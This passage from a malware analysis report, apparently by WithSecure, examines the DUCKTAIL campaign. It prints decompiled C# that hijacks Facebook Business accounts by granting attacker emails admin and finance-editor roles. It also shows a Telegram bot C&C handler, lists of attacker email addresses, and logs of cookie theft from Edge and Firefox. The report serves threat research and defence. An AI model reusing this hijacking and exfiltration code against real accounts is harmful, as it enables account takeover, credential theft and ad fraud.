
- **Admin access:** Admins have full control over your business. They can edit settings, people, accounts and tools. Admins can also delete the business from the Business Manager.

- **Finance editor:** They can edit business credit card information and financial details like transactions, invoices, account spend and payment methods.
  Finance editors can add businesses to your credit cards and monthly invoices. These businesses can use your payment methods to run ads.




```
string fbdtsg = fbData.Fbdtsg;
foreach (AdsBusiness adsBusiness in allBusiness)
{
    string url = "https://business.facebook.com/api/graphql";
    string formData = string.Concat(new string[]
    {
        "av=",
        fbData.UserId,
        "&__user=",
        fbData.UserId,
        "&fb_dtsg=",
        WebUtility.UrlEncode(fbdtsg),
        "&fb_api_caller_class=RelayModern&fb_api_req_friendly_name=BizKitSettingsInviteUserMutation&variables={\"businessID
          \":\"",
        adsBusiness.id,
        "\",\"email\":\"",
        adsBusiness.Email,
        "\",\"roles\":[\"ADMIN\",\"FINANCE_EDITOR\"],\"allowed_invite_type\":[\"FB\"]}
          &server_timestamps=true&doc_id=4388594967888048"
    });
    string text = httpClient.PostString(url, formData, "application/x-www-form-urlencoded", new Dictionary<string, string>
    {
        { "Sec-Fetch-Dest", "empty" },
        { "Sec-Fetch-Mode", "cors" },
        { "Sec-Fetch-Site", "same-origin" }
    });
```

Figure 10. One method used by DUCKTAIL to hijack a Facebook Business



```
string token = fbData.GetToken();
string url = "https://graph.facebook.com/v13.0/" + adsBusiness.id + "/business_users?access_token=" + token;
string formData = string.Concat(new string[]
{
    "brandId=",
    adsBusiness.id,
    "&email=",
    WebUtility.UrlEncode(adsBusiness.Email),
    "&method=post&pretty=0&roles=%5B%22ADMIN%22%2C%22FINANCE_EDITOR%22%5D&suppress_http_code=1"
});
string text = httpClient.PostString(url, formData, "application/x-www-form-urlencoded", null);
```

Figure 11. An alternate method used by DUCKTAIL to hijack a Facebook Business



[redacted]

[redacted]

[redacted]

[redacted]

Admin access · Finance editor [redacted]

Here are the assets Random person can access. View and manage their permissions. Add or remove assets.


No assets are assigned yet. Add an asset.

Figure 12. Threat actor gains admin access with finance editor role in the business

[3] https://www.facebook.com/business/help/442345745885606?id=180505742745347

Email generation algorithm

Older versions of the malware utilized an algorithm to generate e-mail addresses to be added to Facebook Business. However, more recent versions now use pre-defined e-mail addresses. An example of the e-mail generation algorithm can be seen in the figure below.




```
private List<string> GenRandomList()
{
    List<string> list = new List<string>();
    for (int i = 0; i < 10; i++)
    {
        list.Add($"zconnetsupportFB{RandomUtils.RandomNumber(1, 999999)}@gmail.com");
    }
    return list;
}
```

Figure 13. E-mail generation algorithm used in older versions of DUCKTAIL malware

Email list from C&C

A feature implemented in the latest version of the malware allows the threat actor to send a list of e-mail addresses to be used for business hijacking. The current logic waits for a duration of time to receive the e-mail list after an initial ping to the C&C before falling back to the pre-defined email addresses. Some examples of e-mail addresses we've observed the threat actor utilize through this mechanism have been listed below. You may find additional e-mail addresses observed by WithSecure in the appendices.

- paulettec9iij[@]hotmail[.]com
- trinan95fe[@]hotmail[.]com
- alice32lor[@]hotmail[.]com
- jmilliejq62[@]hotmail[.]com



```
private async void telegramBotClient_OnUpdate(object sender, UpdateEventArgs e)
{
    if (e.Update.Type != UpdateType.ChannelPost)
    {
        return;
    }
    Message channelPost = e.Update.ChannelPost;
    Console.WriteLine(channelPost.Text);
    if (channelPost.Text != null && channelPost.Text.Contains(_guidId + "_ok") && string.IsNullOrEmpty(_message))
    {
        if (channelPost.Text.EndsWith("_ok"))
        {
            Emails = GenRandomList();  Use pre-defined e-mail addresses
        }
        else
        {
            Emails = GetListEmail(channelPost.Text); Parse e-mail addresses from Telegram channel post
        }
        _message = _guidId;
        try
        {
            await _telegramBotClient.SendTextMessageAsync(channelPost.Chat, "ok_" + _guidId); Send acknowledgement
                                                                                              message
        }
        catch (Exception ex)
        {
            Log(ex.ToString());
            await Task.Delay(TimeSpan.FromSeconds(10.0));
        }
    }
}
```

Figure 14. Mechanism to fetch e-mail addresses from C&C

Older samples added the pre-defined emails:


- andeakefer[@]gmail[.]com
- thutvbj[@]gmail[.]com
- enecildne[@]gmail[.]com
- saingghuy[@]gmail[.]com
- worstaustadny[@]gmail[.]com
- bangthangsfatr[@]gmail[.]com
- larmincessdf[@]gmail[.]com
- luatquysvat[@]gmail[.]com
- uthertyiiu[@]gmail[.]com
- thanbanfagyst[@]gmail[.]com

Current samples use the following:

- joinlasien.facebook[@]gmail[.]com
- jessicca.facebook[@]gmail[.]com
- chrisjamees.facebook[@]gmail[.]com
- thomsonemily.facebook[@]gmail[.]com
- stephendanny.facebook[@]gmail[.]com
- erichenderson.facebook[@]gmail[.]com
- albertandrew.facebook[@]gmail[.]com
- buttjerry.facebook[@]gmail[.]com
- louisnathan.facebook[@]gmail[.]com

Exfiltration through Telegram

Since late last year, the threat actor has shifted entirely to using Telegram as their C&C channel making use of the Telegram Bot functionality. Currently, the adversary only exfiltrates stolen information through the C&C channel and no commands are sent from the C&C to the victim's machine other than potentially sending e-mail addresses for business hijacking purposes. DUCKTAIL's malware component uses the Telegram.Bot client library[4].



data_[redacted]-[redacted]-[redacted]-[redacted]-[redacted] 3 06:24 PM


[redacted].zip
9.5 KB
data_[redacted]-[redacted]-[redacted]-[redacted]-
[redacted] 3 06:27 PM

Log data_[redacted]...[redacted].zip
22.01 KB
Log data_[redacted]-[redacted]-[redacted]-[redacted]-
[redacted] 12345

Initial ping to C&C, including the victim's GUID

Victim's data exfiltrated back to the C&C channel

Figure 15. Example of the exfiltration




Data stolen from browser(s), including encryption key, credential stores, cookies.

The internal logging, containing high-level information stolen by the malware

Figure 16. Contents of one of the archive files that's exfiltrated

[4] https://github.com/TelegramBots/Telegram.Bot




```
Force run
Get user agent : C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Result : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/103.0.5060.114 Safari/537.36 Edg/103.0.1264.62
Current user agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36 Edg/103.0.1264.62
Get C:\Users\[redacted]\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
Scan : C:\Users\[redacted]\AppData\Roaming\Mozilla\Firefox\Profiles\chyhyek4.default-release\cookies.sqlite
